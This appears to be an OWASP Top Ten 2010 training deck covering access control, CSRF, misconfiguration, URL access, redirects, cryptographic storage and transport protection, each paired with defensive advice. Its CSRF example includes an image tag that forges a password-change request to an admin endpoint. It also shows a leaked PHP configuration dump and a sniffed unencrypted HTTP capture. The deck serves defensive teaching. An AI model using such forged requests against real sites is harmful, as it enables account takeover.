
■ Validate the direct object reference

- ▶ Verify the parameter value is properly formatted
- ▶ Verify the user is allowed to access the target object
 - Query constraints work great!
- ▶ Verify the requested mode of access is allowed to the target object (e.g., read, write, delete)



What's going on?

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-15">
<link rel="icon" href="/img/favicon.ico" type="image/x-icon">
<link rel="shortcut icon" href="/img/favicon.ico" type="image/x-icon">
<link href="/css/1.css?7719" rel="stylesheet" type="text/css">
<link href="/css/ad_view.css?7719" rel="stylesheet" type="text/css">
<script type="text/javascript" src="/js/common_7765.js"></script>
<IMG SRC="http://server.internal.lan.com/admin/changePasswd?newpass=1234"></IMG>
....
```



A5 – Cross Site Request Forgery (CSRF)

Cross Site Request Forgery

- An attack where the victim's browser is tricked into issuing a command to a vulnerable web application
- Vulnerability is caused by browsers automatically including user authentication data (session ID, IP address, Windows domain credentials, ...) with each request

Imagine...

- What if a hacker could steer your mouse and get you to click on links in your online banking application?
- What could they make you do?

Typical Impact

- Initiate transactions (transfer funds, logout user, close account)
- Access sensitive data
- Change account details



CSRF Vulnerability Pattern

■ The Problem

- ▶ Web browsers automatically include most credentials with each request
- ▶ Even for requests caused by a form, script, or image on another site

■ All sites relying solely on automatic credentials are vulnerable!

- ▶ (almost all sites are this way)

■ Automatically Provided Credentials

- ▶ Session cookie
- ▶ Basic authentication header
- ▶ IP address
- ▶ Client side SSL certificates
- ▶ Windows domain authentication



A5 – Avoiding CSRF Flaws

- Add a secret, not automatically submitted, token to ALL sensitive requests
 - ▶ This makes it impossible for the attacker to spoof the request
 - (unless there's an XSS hole in your application)
 - ▶ Tokens should be cryptographically strong or random
- Options
 - ▶ Store a single token in the session and add it to all forms and links
 - **Hidden Field:** <input name="token" value="687965fdfaew87agrde" type="hidden"/>
 - **Single use URL:** /accounts/687965fdfaew87agrde
 - **Form Token:** /accounts?auth=687965fdfaew87agrde ...
 - ▶ Beware exposing the token in a referer header
 - Hidden fields are recommended
 - ▶ Can have a unique token for each function
 - Use a hash of function name, session id, and a secret
 - ▶ Can require secondary authentication for sensitive functions (e.g., eTrade)
- Don't allow attackers to store attacks on your site
 - ▶ Properly encode all input on the way out
 - ▶ This renders all links/requests inert in most interpreters

See the new: www.owasp.org/index.php/CSRF_Prevention_Cheat_Sheet for more details



What's going on?

Build Date	Apr 7 2009 08:01:33
Configure Command	'./configure' '--build=i686-redhat-linux-gnu' '--host=i686-redhat-linux-gnu' '--target=i386-redhat-linux-gnu' '--program-prefix=' '--prefix=/usr' '--exec-prefix=/usr' '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--sysconfdir=/etc' '--datadir=/usr/share' '--includedir=/usr/include' '--libdir=/usr/lib' '--libexecdir=/usr/libexec' '--localstatedir=/var' '--sharedstatedir=/usr/com' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--cache-file=../config.cache' '--with-libdir=lib' '--with-config-file-path=/etc' '--with-config-file-scan-dir=/etc/php.d' '--disable-debug' '--with-pic' '--disable-rpath' '--without-pear' '--with-bz2' '--with-curl' '--with-exec-dir=/usr/bin' '--with-freetype-dir=/usr' '--with-png-dir=/usr' '--enable-gd-native-ttf' '--without-gdbm' '--with-gettext' '--with-gmp' '--with-iconv' '--with-jpeg-dir=/usr' '--with-openssl' '--with-png' '--with-pspell' '--with-expat-dir=/usr' '--with-pcre-regex=/usr' '--with-zlib' '--with-layout=GNU' '--enable-exif' '--enable-ftp' '--enable-magic-quotes' '--enable-sockets' '--enable-sysvsem' '--enable-sysvshm' '--enable-sysvmsg' '--enable-track-vars' '--enable-trans-sid' '--enable-yp' '--enable-wddx' '--with-kerberos' '--enable-ucd-snmp-hack' '--with-unixODBC=shared,/usr' '--enable-memory-limit' '--enable-shmop' '--enable-calendar' '--enable-dbx' '--enable-dio' '--with-mime-magic=/usr/share/file/magic.mime' '--without-sqlite' '--with-libxml-dir=/usr' '--with-xml' '--with-system-tzdata' '--with-apxs2=/usr/sbin/apxs' '--without-mysql' '--without-gd' '--without-odbc' '--disable-dom' '--disable-dba' '--without-unixODBC' '--disable-pdo' '--disable-xmlreader' '--disable-xmlwriter'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
additional .ini files parsed	/etc/php.d/dbase.ini, /etc/php.d/dom.ini, /etc/php.d/gd.ini, /etc/php.d/ldap.ini, /etc/php.d/mbstring.ini, /etc/php.d/mysql.ini, /etc/php.d/mysqli.ini, /etc/php.d/pdo.ini, /etc/php.d/pdo_mysql.ini, /etc/php.d/pdo_sqlite.ini, /etc/php.d/xmlreader.ini, /etc/php.d/xmlwriter.ini, /etc/php.d/xsl.ini
PHP API	20041225
PHP Extension	20050922
Zend Extension	220051025
Debug Build	no
Thread	disabled



A6 – Security Misconfiguration

Web applications rely on a secure foundation

- All through the network and platform
- Don't forget the development environment

Is your source code a secret?

- Think of all the places your source code goes
- Security should not require secret source code

CM must extend to all parts of the application

- All credentials should change in production

Typical Impact

- Install backdoor through missing network or server patch
- XSS flaw exploits due to missing application framework patches
- Unauthorized access to default accounts, application functionality or data, or unused but accessible functionality due to poor server configuration




A6 – Avoiding Security Misconfiguration

- Verify your system's configuration management
 - ▶ Secure configuration "hardening" guideline
 - Automation is REALLY USEFUL here
 - ▶ Must cover entire platform and application
 - ▶ Keep up with patches for ALL components
 - This includes software libraries, not just OS and Server applications
 - ▶ Analyze security effects of changes
- Can you "dump" the application configuration
 - ▶ Build reporting into your process
 - ▶ If you can't verify it, it isn't secure
- Verify the implementation
 - ▶ Scanning finds generic configuration and missing patch problems



What's going on?



A7 – Failure to Restrict URL Access

How do you protect access to URLs (pages)?

- This is part of enforcing proper “authorization”, along with A4 – Insecure Direct Object References

A common mistake ...

- Displaying only authorized links and menu choices
- This is called presentation layer access control, and doesn’t work
- Attacker simply forges direct access to ‘unauthorized’ pages

Typical Impact

- Attackers invoke functions and services they’re not authorized for
- Access other user’s accounts and data
- Perform privileged actions




A7 – Avoiding URL Access Control Flaws

- For each URL, a site needs to do 3 things
 - ▶ Restrict access to authenticated users (if not public)
 - ▶ Enforce any user or role based permissions (if private)
 - ▶ Completely disallow requests to unauthorized page types (e.g., config files, log files, source files, etc.)
- Verify your architecture
 - ▶ Use a simple, positive model at every layer
 - ▶ Be sure you actually have a mechanism at every layer
- Verify the implementation
 - ▶ Forget automated analysis approaches
 - ▶ Verify that each URL in your application is protected by either
 - An external filter, like Java EE web.xml or a commercial product
 - Or internal checks in YOUR code – Use ESAPI's isAuthorizedForURL() method
 - ▶ Verify the server configuration disallows requests to unauthorized file types
 - ▶ Use WebScarab or your browser to forge unauthorized requests



What's going on?



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A8 – Unvalidated Redirects and Forwards

Web application redirects are very common

- And frequently include user supplied parameters in the destination URL
- If they aren't validated, attacker can send victim to a site of their choice

Forwards (aka Transfer in .NET) are common too

- They internally send the request to a new page in the same application
- Sometimes parameters define the target page
- If not validated, attacker may be able to use unvalidated forward to bypass authentication or authorization checks

Typical Impact

- Redirect victim to phishing or malware site
- Attacker's request is forwarded past security checks, allowing unauthorized function or data access



A8 – Avoiding Unvalidated Redirects and Forwards

- There are a number of options
 1. Avoid using redirects and forwards as much as you can
 2. If used, don't involve user parameters in defining the target URL
 3. If you 'must' involve user parameters, then either
 - a) Validate each parameter to ensure its valid and authorized for the current user, or
 - b) (preferred) – Use server side mapping to translate choice provided to user with actual target page
 - ▶ Defense in depth: For redirects, validate the target URL after it is calculated to make sure it goes to an authorized external site
 - ▶ ESAPI can do this for you!!
 - See: `SecurityWrapperResponse.sendRedirect(URL)`
 - [http://owasp-esapi-java.googlecode.com/svn/trunk_doc/org/owasp/esapi/filters/SecurityWrapperResponse.html#sendRedirect\(java.lang.String\)](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/org/owasp/esapi/filters/SecurityWrapperResponse.html#sendRedirect(java.lang.String))
- Some thoughts about protecting Forwards
 - ▶ Ideally, you'd call the access controller to make sure the user is authorized before you perform the forward (with ESAPI, this is easy)
 - ▶ With an external filter, like Siteminder, this is not very practical
 - ▶ Next best is to make sure that users who can access the original page are ALL authorized to access the target page.



What's going on?

OBTENEZ VOTRE CODE SECRET PAR EMAIL !

Afin de garantir la confidentialité de vos informations, nous pourrons vous envoyer votre code secret par email selon les informations remplies dans votre profil.

MERCI D'INDIQUER VOTRE NUMÉRO DE CARTE ET VOTRE DATE DE NAISSANCE :

Numéro de carte* :

29090109

* Champ obligatoire

Date de naissance* :

format jj/mm/aaaa

>> VALIDER



A9 – Insecure Cryptographic Storage

Storing sensitive data insecurely

- Failure to identify all sensitive data
- Failure to identify all the places that this sensitive data gets stored
 - Databases, files, directories, log files, backups, etc.
- Failure to properly protect this data in every location

Typical Impact

- Attackers access or modify confidential or private information
 - e.g, credit cards, health care records, financial data (yours or your customers)
- Attackers extract secrets to use in additional attacks
- Company embarrassment, customer dissatisfaction, and loss of trust
- Expense of cleaning up the incident, such as forensics, sending apology letters, reissuing thousands of credit cards, providing identity theft insurance
- Business gets sued and/or fined



A9 – Avoiding Insecure Cryptographic Storage

- Verify your architecture
 - ▶ Identify all sensitive data
 - ▶ Identify all the places that data is stored
 - ▶ Ensure threat model accounts for possible attacks
 - ▶ Use encryption to counter the threats, don't just 'encrypt' the data
- Protect with appropriate mechanisms
 - ▶ File encryption, database encryption, data element encryption
- Use the mechanisms correctly
 - ▶ Use standard strong algorithms
 - ▶ Generate, distribute, and protect keys properly
 - ▶ Be prepared for key change
- Verify the implementation
 - ▶ A standard strong algorithm is used, and it's the proper algorithm for this situation
 - ▶ All keys, certificates, and passwords are properly stored and protected
 - ▶ Safe key distribution and an effective plan for key change are in place
 - ▶ Analyze encryption code for common flaws



What's going on?

5235	147.328682	10.6.136.5	62.41.63.64	TCP	59899 > http [ACK] Seq=3
5237	147.332311	10.6.136.5	204.2.228.57	TCP	59906 > http [ACK] Seq=8
5238	147.334070	10.6.136.5	62.41.63.64	HTTP	GET /rsrc.php/zF0DQ/hash
5240	147.337255	10.6.136.5	62.41.63.64	TCP	59900 > http [ACK] Seq=3
5241	147.339220	10.6.136.5	204.2.228.57	HTTP	GET /hprofile-ak-snc4/hs
5242	147.339572	10.6.136.5	62.41.63.64	HTTP	GET /rsrc.php/zE1KG/hash
5244	147.342428	10.6.136.5	204.2.228.57	TCP	59911 > http [ACK] Seq=8
5246	147.342794	10.6.136.5	62.41.63.64	TCP	59901 > http [ACK] Seq=2
5248	147.352262	10.6.136.5	62.41.63.64	TCP	59902 > http [ACK] Seq=2

↓ Ethernet II, Src: Apple_fe:18:0c (d4:9a:20:fe:18:0c), Dst: Cisco_78:69:80 (00:14:69:78:69:80)

↓ Internet Protocol, Src: 10.6.136.5 (10.6.136.5), Dst: 62.41.63.64 (62.41.63.64)

↓ Transmission Control Protocol, Src Port: 59899 (59899), Dst Port: http (80), Seq: 3445, Ack: 2100, Len: 424

▽ Hypertext Transfer Protocol

 ↓ GET /rsrc.php/zF0DQ/hash/1u8likft.js HTTP/1.1\r\n

 Host: static.ak.fbcdn.net\r\n

 Cache-Control: max-age=0\r\n

 If-Modified-Since: Sat, 01 Jan 2000 00:00:00 GMT\r\n

 User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_4; en-us) AppleWebKit/533.16 (KHTML, like Gecko)

 Accept: */*\r\n

 Referer: http://www.facebook.com/home.php?\r\n

 Accept-Language: en-us\r\n

 Accept-Encoding: gzip, deflate\r\n

 Connection: keep-alive\r\n

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A10 – Insufficient Transport Layer Protection

Transmitting sensitive data insecurely

- Failure to identify all sensitive data
- Failure to identify all the places that this sensitive data is sent
 - On the web, to backend databases, to business partners, internal communications
- Failure to properly protect this data in every location

Typical Impact

- Attackers access or modify confidential or private information
 - e.g, credit cards, health care records, financial data (yours or your customers)
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A10 – Avoiding Insufficient Transport Layer Protection

■ Protect with appropriate mechanisms

- ▶ Use TLS on all connections with sensitive data
- ▶ Individually encrypt messages before transmission
 - E.g., XML-Encryption
- ▶ Sign messages before transmission
 - E.g., XML-Signature

■ Use the mechanisms correctly

- ▶ Use standard strong algorithms (disable old SSL algorithms)
- ▶ Manage keys/certificates properly
- ▶ Verify SSL certificates before using them
- ▶ Use proven mechanisms when sufficient
 - E.g., SSL vs. XML-Encryption

- See: http://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet for more details



Summary



The OWASP Top Ten 2010

A1: Injection

A2: Cross Site Scripting (XSS)

A3: Broken Authentication and Session Management

A4: Insecure Direct Object References

A5: Cross Site Request Forgery (CSRF)

A6: Security Misconfiguration

A7: Failure to Restrict URL Access

A8: Unvalidated Redirects and Forwards

A9: Insecure Cryptographic Storage

A10: Insufficient Transport Layer Protection



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Summary: How do you address these problems?

■ Develop Secure Code

- ▶ Follow the best practices in OWASP's Guide to Building Secure Web Applications
 - <http://www.owasp.org/index.php/Guide>
- ▶ Use OWASP's Application Security Verification Standard as a guide to what an application needs to be secure
 - <http://www.owasp.org/index.php/ASVS>
- ▶ Use standard security components that are a fit for your organization
 - Use OWASP's ESAPI as a basis for your standard components
 - <http://www.owasp.org/index.php/ESAPI>

■ Review Your Applications

- ▶ Have an expert team review your applications
- ▶ Review your applications yourselves following OWASP Guidelines
 - OWASP Code Review Guide:
http://www.owasp.org/index.php/Code_Review_Guide
 - OWASP Testing Guide:
http://www.owasp.org/index.php/Testing_Guide





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